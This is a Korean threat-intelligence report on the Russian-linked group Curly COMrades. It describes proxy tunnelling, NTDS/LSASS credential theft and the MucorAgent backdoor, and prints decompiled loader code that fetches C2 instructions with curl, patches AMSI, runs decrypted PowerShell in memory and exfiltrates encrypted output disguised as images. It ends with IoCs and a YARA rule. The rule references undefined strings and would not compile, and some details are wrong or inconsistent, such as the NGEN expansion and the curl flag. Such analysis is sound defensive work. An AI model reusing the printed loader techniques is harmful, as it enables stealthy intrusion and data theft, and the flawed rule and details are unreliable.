PIOLINK

Curly COMrades의 다단계 로더 활용 캠페인

자격 증명 탈취와 은닉 통신을 통한 장기 침투 작전

사이버위협분석팀

자격 증명 탈취와 은닉 통신을 통한 장기 침투 작전

Curly COMrades의 다단계 로더 활용 캠페인

Curly COMrades

1) 개요

Curly COMrades는 러시아를 배후로 활동하는 사이버 공격 그룹이다. 이들은 국가의 중요 조직을 표적으로 삼아 활동하고 있으며, 최근 조지아의 사법기관 및 정부기관, 몰도바의 에너지 유통 회사를 집중적으로 공격하고 있다.

해당 그룹의 주요 목표는 공격 대상의 네트워크에 대한 장기적인 접근을 유지하고 유효한 자격 증명을 훔치는 것이다. 자격 증명을 얻게 되면 이를 통해 네트워크 내에서 이동하며 데이터를 수집하고 전송한다. 이들은 Windows 네트워크의 사용자 암호 해시 및 인증 데이터의 주요 저장소인 도메인 컨트롤러에서 NTDS 데이터베이스를 반복적으로 추출하려고 시도하며, 사용자가 로그인한 컴퓨터에서 자격 증명 정보를 복구하기 위해 특정 시스템의 LSASS 메모리를 덤프하려고 시도한다.

2) Curly COMrades

Curly COMrades는 resocks나 ssh, stunnel과 같은 프록시 도구를 사용하여 내부 네트워크에 여러 진입점을 생성한다. 이렇게 생성된 프록시 릴레이를 통해 Atexec와 같은 도구를 사용하여 원격 명령을 실행한다.

공격자는 MucorAgent라는 백도어를 사용하여 지속성을 확보한다. MucorAgent는 CLSID를 하이재킹하여 NGEN(네거티브 이미지 생성기)을 표적으로 삼는데, NGEN은 어셈블리를 사전 컴파일하는 기본 Windows .NET Framework의 구성 요소로 비활성화된 예약 작업을 통해 지속성 메커니즘을 제공하는 도구이다.

※ CLSID 하이재킹 : CLSID 레지스트리를 조작해서, 원래 실행돼야 할 정상 모듈 대신 자신이 심어둔 악성 모듈을 실행시키는 것

Curly COMrades는 주로 침해된 합법적 웹사이트를 트래픽 중계지점으로 활용하여 정상적인 네트워크 활동과 구분하기 어렵게 만들며, 그로 인해 탐지와 추적을 더 어렵게 만든다. 겉보기에 정상인 사이트를 통해 명령 및 제어(C2) 통신을 실행하며, 데이터 유출을 직접적으로 전송하지 않아 공격 인프라를 감추기 용이하다.

3) 분석

Curly COMrades 그룹은 2024년 말부터 resocks 클라이언트 배포 시도와 함께 처음 발견되었다. Curly COMrades는 공격 대상의 여러 시스템에 역방향 프록시 에이전트를 설치하고 훔친 자격 증명을 활용해 내부 데이터에 접근, 수집, 보관 및 유출한다. 또한 관리자 서버를 대상으로 NTDS 데이터베이스를 추출하고 특정 시스템에 LSASS 메모리를 덤프하여 접근 권한을 유지하려고 반복적으로 시도한다.

※ NTDS 데이터베이스 : 모든 사용자 계정과 암호 해시가 들어있는 핵심 파일

※ LSASS 프로세스 : 윈도우에서 로그인 암호같은 인증 정보를 관리하는 프로그램

Curly COMrades는 resocks 터널이 파괴된 이후로는 SOCKS5 서버를 대체 진입점으로 사용해 접근 권한을 복구하고 하고, ssh.exe 와 stunnel 과 같은 도구를 사용하여 피해자 네트워크와 인프라 사이에 새로운 터널을 설정하려고 시도한다.


원격 명령은 도난된 자격 증명을 사용하여 리버스 프록시 릴레이를 통해 실행된다. 이는 Impacket 툴킷의 atexec 또는 유사한 도구를 통해 실행되었을 가능성이 높다. 또한 공격자는 자격증명 정보와 브라우저 데이터를 탈취하기 위해 MucorAgent 악성코드를 사용한다.

3-1) 프록시 릴레이

Curly COMrades 그룹이 사용한 침입의 핵심 요소는 프록시 도구이다. 프록시 도구가 유효한 인증 정보와 함께 사용될 때, 공격자는 대상 네트워크에 접근 제어권을 쉽게 확보할 수 있다.

[resocks]

resocks는 github에서 쉽게 접근할 수 있는 프록시 도구이다. 감염된 호스트를 안전한 중계지점으로 전환하여 공격자가 마치 네트워크에 직접 연결된 것처럼 내부 시스템을 통해 트래픽을 라우팅 할 수 있도록 한다.



<그림 1> 깃허브에 업로드 된 resocks 설명

resocks의 배포 방법으로는 공격자가 먼저 curl을 사용하여 클라이언트 바이너리를 수동으로 검색한다. 그런 다음 resocks 터널을 시작하여 C2 연결을 설정하고, 마지막으로 액세스를 지속적으로 유지하기 위해 정상적인 프로그램 이름으로 위장하여 예약된 작업을 설정한다.

₩Microsoft₩Windows₩DeviceDirectoryClient₩RegisterDeviceProtectionUSB ₩Microsoft₩Windows₩DeviceDirectoryClient₩RegisterDeviceToolsUSB ₩Microsoft₩Java₩JavaUpdate ₩Microsoft₩Windows₩UpdateOrchestrator₩Check_AC tt1 test1

[표 1] 정상 프로그램으로 위장되는 이름 목록

분석가들에 의하면 원격 명령 실행의 상당 부분이 기존 SOCKS 터널을 통해 이루어지며 원격 명령과 함께 DCSync를 실행하려는 시도도 발견되었다. DCSync가 실행되면 합법적인 Active Directory의 복제 기능을 악용하여 도메인 컨트롤러를 속여 민감한 정보를 공격자의 컴퓨터에 복제하도록 한다. 이는 CurlyCOMrades가 자격 증명과 추가적인 수평 이동을 노리고 있음을 알 수 있다.

[SOCKS 5 바이너리]

resocks 터널과 함께 배포된 것으로 추정되는 또 다른 프록시 도구는 GitHub에 업로드된 오픈소스 프로젝트에서 변형된 SOCKS 5 서버 바이너리로 확인되며, 이 도구는 0.0.0.0:55333 또는 0.0.0.0:55334 에 바인딩 된다.

[SSH + Stunnel]

가장 최근으로는 공격자들이 만든 맞춤형 프록시 프로그램에 의존하는 대신 원격 포트 포워딩에 ssh.exe을 사용하며, Stunnel 제품군의 구성 요소인 tstunnel.exe는 TCP 트래픽 암호화에 사용된다.

이러한 방식은 SSH 통신을 난독화하고 네트워크 기반의 탐지를 회피하기 위한 것으로 추정된다. tstunnel.exe는 "52437"처럼 높은 숫자의 포트에서 로컬 호스트에서만 사용할 수 있게 바인딩을 설정한다.

Tstunnel Location	Corresponding Config
C:₩programdata₩Samsung₩Printer₩Printer.exe C:₩programdata₩microsoft₩crypto₩rsa₩Certutils.exe	C:₩programdata₩Samsung₩Printer₩service.conf C:₩programdata₩microsoft₩crypto₩rsa₩service.conf

[표 2] tstunnel.exe 프로그램 위장을 위한 저장 위치 및 설정파일

※ Stunnel : 오픈소스 암호화 도구로, 평문 통신을 TLS(ex. https) 터널로 감싸서 안전하게 전달하는 도구

그 다음, ssh.exe를 C:₩ProgramData₩Microsoft₩UEV₩Templates₩Template.exe 위치에 복사한 뒤 특수 구성 파일을 통해 원격 포트 포워딩이 가능하도록 설정하고 파일 권한을 변경하여 ssh.exe가 안정적으로 실행되도록 한다. 이후 공격자는 .ssh₩id_rsa 와 .ssh₩config 파일의 소유권과 권한을 변경해 자신만 접근할 수 있도록 만들고, 마지막으로 ssh.exe를 chrome.exe 및 GoogleUpdate.exe로 위장해 정상 프로세스와 혼동되도록 실행한다.

[CurlCat]


ssh.exe 파일이 실행되는 도중 해당 바이너리 파일에 의해 C:₩ProgramFiles(x86)₩Google₩GoogleUpdate.exe 파일이 생성되며, 해당 파일은 ssh.exe의 입출력을 대신 받아 C2서버와 통신하는 역할을 수행한다.

CurlCat에서 실행한 HTTP 요청을 보면 [표 3] 과 같은 사전에 정의된 통신 패턴을 나타내는 하드코딩된 헤더(Header) 가 포함되어 있다.

```
Host: <redacted>.ge
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-type: application/octet-stream
Cookie: PHPSESSID=<random base64 encoded string>
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.0.0 Safari/537.36
```

[표 3] 하드코딩된 HTTP 헤더(Header)

같은 경로에서 발견된 또 다른 샘플은 <redacted>.md 라는 도메인과 C2 통신을 수행하는데, 이 샘플은 피해자와 공격자 사이에 존재하는 침해된 정상 웹 서버를 중간에 끼워 넣어 통신을 중계하게 만든다.



[RuRat]

공격자는 위에 언급한 것처럼 프록시 릴레이를 통한 지속적인 네트워크 접근을 통해 지속성을 확보하지만, 합법적인 원격 모니터링 도구인 "RuRat(Remote Utilities)"를 통해서도 지속성을 유지한다.

%COMMON_APPDATA%₩run.bat 파일을 통해 실행되며, 배치 파일은 RuRat의 기본 설치 디렉터리를 생성하고 해당 디렉터리에 프로그램 실행 결과를 추출한다.

[MucorAgent]

MucorAgent는 백도어 악성코드로 지속성 유지와 데이터 수집 및 유출을 목적으로 사용되며, 총 3가지 단계로 동작한다. 첫 번째는 .NET으로 컴파일된 초기 로더로, CLSID{de434264-8fe9-4c0b-a83b-89ebeebff78e} 와 연결된 합법적인 COM 처리기를 하이재킹 해 정상 모듈이 실행될 때 하이재킹된 악성 모듈이 실행된다. 실행 시 다음 단계를 동적으로 로드한다.

두 번째 단계는 PowerShell 스크립트 페이로드가 탐지되는 것을 방지하기 위해 AMSI(Antimalware Scan Interface) 패치를 수행하고 다음 단계인 암호화된 PowerShell 스크립트를 복호화한 뒤 실행한다.

세 번째 단계는 최종 PowerShell 스크립트로, 실행 시 지정된 폴더 내에서 특정 파일(index.png 또는 icon.png)을 검색하고, 내장된 PowerShell 스크립트를 복호화한 뒤 PowerShell.exe 프로세스를 호출하지 않고 System.Management.Automation 네임스페이스를 활용하여 실행한다.

스크립트의 실행 결과는 AES로 암호화되고, PNG 이미지의 헤더(Header)와 푸터(Footer)로 감싸 정상적인 그림 파일로 위장해 C2 서버로 전송된다.

분석

MucorAgent는 실행 시 index.png 파일에 암호화된 페이로드가 존재하는지 확인한 뒤, 페이로드가 발견되면 두 번째 단계를 실행한다. 확인에 사용되는 index.png는 악성코드가 처음 하이재킹 하는 과정 이후 curl을 통해 C2서버에서 다운로드 받는다.

```
public override void Start(string data)
{
    byte[] array = new byte[]      index.png
    {
        105, 0, 0, 0, 110, 0, 0, 0, 100, 0,
        0, 0, 101, 0, 0, 0, 120, 0, 0, 0,
        46, 0, 0, 0, 112, 0, 0, 0, 110, 0,
        0, 0, 103, 0, 0, 0
    };
    FileInfo fileInfo = new FileInfo(Path.Combine(this.imageDir, Encoding.UTF32.GetString(array)));
    if (fileInfo.Exists && fileInfo.Length > 500L)
    {
        this.Task(data);
    }
    else
    {
        this.Launch();
    }
    base.StatusHandler.TaskCompleted(0);
    Environment.Exit(0);
}
```

<그림 2> index.png 내부에 페이로드 데이터가 존재하는지 확인

<그림 3>은 페이로드가 존재하지 않을 때 실행되는 함수로, "curl.exe –k image" 명령어를 통해 Curl 폴더에 존재하는 image 파일에 적힌 정보로 C2 통신을 수행한다.

- 경로 : %APPDATA%₩Microsoft₩Windows₩Templates₩Curl₩image

```
private void Launch()
{
    byte[] array = new byte[]
    {
        99, 0, 0, 0, 117, 0, 0, 0, 114, 0,
        0, 0, 108, 0, 0, 0, 46, 0, 0, 0,
        101, 0, 0, 0, 120, 0, 0, 0, 101, 0,
        0, 0
    };
    string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.System), Encoding.UTF32.GetString(array));
    byte[] array2 = new byte[]
    {
        45, 0, 0, 0, 75, 0, 0, 0, 32, 0,
        0, 0, 123, 0, 0, 0, 48, 0, 0, 0,
        125, 0, 0, 0
    };
    byte[] array3 = new byte[]
    {
        105, 0, 0, 0, 109, 0, 0, 0, 97, 0,
        0, 0, 103, 0, 0, 0, 101, 0, 0, 0
    };
    string text2 = string.Format(Encoding.UTF32.GetString(array2), Encoding.UTF32.GetString(array3));
    Process.Start(new ProcessStartInfo(text, text2)
    {
        UseShellExecute = false,
        WorkingDirectory = this.imageDir,
        CreateNoWindow = true
    });
}
```

curl.exe

-k {0}

image

<그림 3> image 파일에 적힌 정보로 C2 통신을 하기 위한 curl 명령어

페이로드가 포함되어 있는 경우 <그림 4>와 같이 두 번째 단계의 로드를 수행한다. 두 번째 단계에서는 아래 경로에 존재하는 TaskLauncher.dll을 로드하는데, 로드 시 [표 4]의 값들을 넘긴다.

경로 : %COMMON_APPDATA%₩SOShared₩Logs₩User₩FE8C4219-A639-46F6-AC97-8035FF5A4A85₩Packages₩TaskLauncher.dll

```
private void Task(string data)
{
    AppDomain appDomain = null;
    try
    {
        AppDomainSetup appDomainSetup = new AppDomainSetup();
        appDomainSetup.ApplicationBase = this.extDir;
        appDomainSetup.LoaderOptimization = LoaderOptimization.SingleDomain;
        appDomain = AppDomain.CreateDomain(Guid.NewGuid().ToString(), null, appDomainSetup);
        try
        {
            appDomain.SetData("Date", this.GetPicture());
            appDomain.SetData("Form", data);
            appDomain.SetData("Path", this.imageDir);
            appDomain.SetData("Count", 9216);
            byte[] array = new byte[]
            {…
            };
            byte[] array2 = new byte[]
            {…
            };
            appDomain.CreateInstanceFrom(Encoding.UTF32.GetString(array), Encoding.UTF32.GetString(array2));
        }
        catch (Exception)
        {
        }
    }
    finally
    {
        if (appDomain != null)
        {
            AppDomain.Unload(appDomain);
        }
    }
}
```

<그림 4> TaskLauncher.dll 에 인자값으로 넘기기 위한 설정

Date	AES로 암호화 된 GZIP(AMSI 패치 코드 + 암호화 된 페이로드) 데이터
Form	AES 키
Path	암호화된 PowerShell 페이로드가 있는 디렉토리
Count	3단계에서 AMSI 패치 바이너리를 구분하는 오프셋

[표 4] 인자로 넘겨주는 값

두 번째 단계에서 TaskLauncher.dll 파일이 실행되면 AES 키와 초기화 벡터(IV)가 만들어지고 다음 단계로 실행할 페이로드를 복호화한다. 그리고 보안 탐지를 우회하기 위한 AMSI 패치 코드를 압축(GZIP) 형태로 같이 묶어, 세 번째 단계를 실행할 때 페이로드와 함께 압축 해제 및 실행되도록 한다.

세 번째 단계는 탐지를 회피하기 위해 메모리 안에서 PowerShell 엔진 API를 직접 호출하여 실행된다. 먼저 <그림 5>와 같이 Show() 함수를 호출하여 3단계 페이로드 추출을 위한 복호화/압축해제 작업을 수행한다. AES로 암호화된 GZIP 데이터를 복호화/압축해제를 한 뒤 AMSI 패치 코드와 페이로드 코드를 분할한다.

이후 AMSI 패치를 수행한 뒤 3단계 페이로드를 실행하며 악성행위를 수행한다.

```
public TaskHandler()
{
    try
    {
        byte[] array = File.ReadAllBytes(Encoding.UTF32.GetString(new byte[]
        {…
        }));
        string text = AppDomain.CurrentDomain.GetData("Form") as string;
        int num = (int)AppDomain.CurrentDomain.GetData("Count");
        Thread.Sleep(1000);
        try
        {
            this.Show(this.Decode(array, Encoding.ASCII.GetBytes(text), true, num));
        }
        catch                                    3단계 페이로드 추출을 위한 복호화 및 압축해제
        {
        }
        Thread.Sleep(1000);
        this.Show(this.Decode(array, Encoding.ASCII.GetBytes(text), false, num));
    }
    catch (Exception)
    {
    }
}
```

<그림 5> Date 복호화/압축해제 루틴

페이로드가 실행되면 Form 과 Path의 값을 통해 AES키와 암호화된 PowerShell 스크립트가 포함된 디렉터리를 검색한다. <그림 6>의 Show() 함수를 보면 From과 Path의 값이 포함된 매개변수와 암호화된 스크립트가 포함된 index.png 파일, 실행 결과가 기록될 출력 파일인 error.jpg 파일이 인자값으로 넘겨지는 것을 볼 수 있다.

```
public TaskHandler()
{
    try
    {
        string text = AppDomain.CurrentDomain.GetData("Form") as string;
        string text2 = AppDomain.CurrentDomain.GetData("Path") as string;
        this.Show(text2, text, "index.png", "error.jpg");
    }
    catch (Exception ex)
    {
        try
        {
            string text3 = AppDomain.CurrentDomain.GetData("Form") as string;
            string text4 = AppDomain.CurrentDomain.GetData("Path") as string;
            this.ShowE(text4, text3, ex.ToString(), "error.jpg");
        }
        catch
        {
        }
    }
}
```

<그림 6> 파일이 포함된 디렉터리 검색

index.png 데이터를 복호화 및 실행하고, 실행 결과는 다시 GZIP으로 재압축한 뒤 AES로 암호화를 수행한다. 이후 암호화된 결과를 error.jpg 파일에 기록한 뒤 C2 서버로 전송한다

```
private void Show(string dir, string key, string f_in, string f_out)
{
    string text = Path.Combine(dir, f_in); f_in = index.png
    byte[] array = this.Decode(this.GetData(text), Encoding.ASCII.GetBytes(key)); 스크립트 복호화
    File.Delete(text);
    InitialSessionState initialSessionState = InitialSessionState.CreateDefault();
    byte[] array2 = null;
    using (PowerShell powerShell = PowerShell.Create(initialSessionState))
    {
        powerShell.AddScript(Encoding.UTF32.GetString(array));
        Collection<PSObject> collection = powerShell.Invoke();
        if (!powerShell.HadErrors)      복호화된 스크립트를 PowerShell로 실행
        {
            if (collection.Count != 0)
            {
                Type type = collection[0].BaseObject.GetType();
                if (type.Name == "Byte")
                {
                    byte[] array3 = new byte[collection.Count];
                    for (int i = 0; i < collection.Count; i++)
                    {
                        array3.SetValue(collection[i].BaseObject, i);
                    }
                    array2 = array3;
                }
                else if (type.Name == "Object[]")
                {
                    array2 = new byte[((object[])collection[0].BaseObject).Length];
                    ((object[])collection[0].BaseObject).CopyTo(array2, 0);
                }
                else
                {
                    string text2 = null;
                    for (int j = 0; j < collection.Count; j++)
                    {
                        text2 = text2 + collection[j].BaseObject.ToString() + "\n";
                    }
                    array2 = Encoding.UTF8.GetBytes(text2);
                }
            }
        }
        else
        {
            string text3 = null;
            Collection<ErrorRecord> collection2 = powerShell.Streams.Error.ReadAll();
            for (int k = 0; k < collection2.Count; k++)
            {
                text3 = text3 + collection2[k].Exception.Message + "\n";
            }
            array2 = Encoding.UTF8.GetBytes(text3);
        }
    }                                   실행결과 GZIP 재압축 및 AES 암호화
    this.SetData(Path.Combine(dir, f_out), this.Encode(array2, Encoding.ASCII.GetBytes(key)));
}
```

<그림 7> 스크립트 결과 재압축

4) 결론

Curly COMrades는 합법적인 툴과 맞춤형 악성 모듈을 교묘히 조합해 정교한 공격을 수행한다. 이들은 도메인 컨트롤러의 NTDS 데이터베이스 추출, LSASS 메모리 덤프 등 자격 증명 탈취 기법을 반복적으로 시도하며, 확보한 계정을 통해 네트워크 내에서 지속적인 이동과 데이터 수집을 이어 나간다. 또한 SSH와 Stunnel, 커스텀 프록시 도구를 활용해 트래픽을 암호화하고, 정상 프로세스나 파일 이름으로 위장해 탐지를 회피한다.

이러한 활동은 단순한 단기 침입을 넘어선 지속적 정보 수집과 장기적 시스템 장악을 목적으로 하며, 국가의 주요시설 및 산업군에 실질적인 위협이 되고 있다. 따라서 조직은 Curly COMrades가 선호하는 TTPs에 기반한 위협 모델링과 맞춤형 탐지 규칙을 강화해야 한다. 특히 계정 및 암호 관리의 강화, 메모리 보호 및 LSASS 접근 차단, 내부 네트워크 트래픽 암호화 모니터링, 합법적 툴 악용 탐지 등이 필수적이다.

일반 사용자와 직원들 역시 알 수 없는 첨부파일과 링크의 실행을 자제하고, 계정 접근 권한 요청을 엄격히 검토하며, 보안 패치와 실시간 감시 기능을 최신으로 유지해야 한다.

5) IoC

Proxy Server

91.107.174[.]190
96.30.124[.]103
194.87.31[.]171
75.127.13[.]136
94.131.109[.]91
207.180.194[.]109

MucorAgent

e9ef648f689e1ccaae5507500e7f9ecf
ccc79a123413544c916de995e3876bbd
5a8ff502d94fe51ba84e4c0627d43791
c1cdca4f765f38675a4c4dfc5e5f7e59
68f7a7c642ab9a58b42af4416052caa8
ff14ba2e10a6c1d183fab730b0acaeb3

6) YARA Rule

```
rule MucorAgent_TTP_Heuristic
{
  meta:
    family      = "MucorAgent"
    confidence  = "medium"
  strings:
    $s_curl         = "curl.exe" ascii
    $s_curl_k       = "-K image" ascii
    $s_tasklauncher= "TaskLauncher.dll" ascii
    $s_image_dir    = "imageDir" ascii
    $s_index_png    = "index.png" ascii
    $s_icon_png     = "icon.png" ascii

    $ip1 = "91.107.174.190" ascii
    $ip2 = "96.30.124.103"  ascii
    $ip3 = "194.87.31.171"  ascii
    $ip4 = "75.127.13.136"  ascii
    $ip5 = "94.131.109.91"  ascii
    $ip6 = "207.180.194.109" ascii

  condition:
    uint16(0) == 0x5A4D and filesize < 25MB and
    (
      ( $s_curl and $s_curl_k )
      or ( $s_tasklauncher and ( $s_index_png or $s_icon_png or $s_image_dir ) )
      or ( $h_octet and $h_cookie and $ua_chrome124 )
      or ( 1 of ($ip*) )
    )
}
```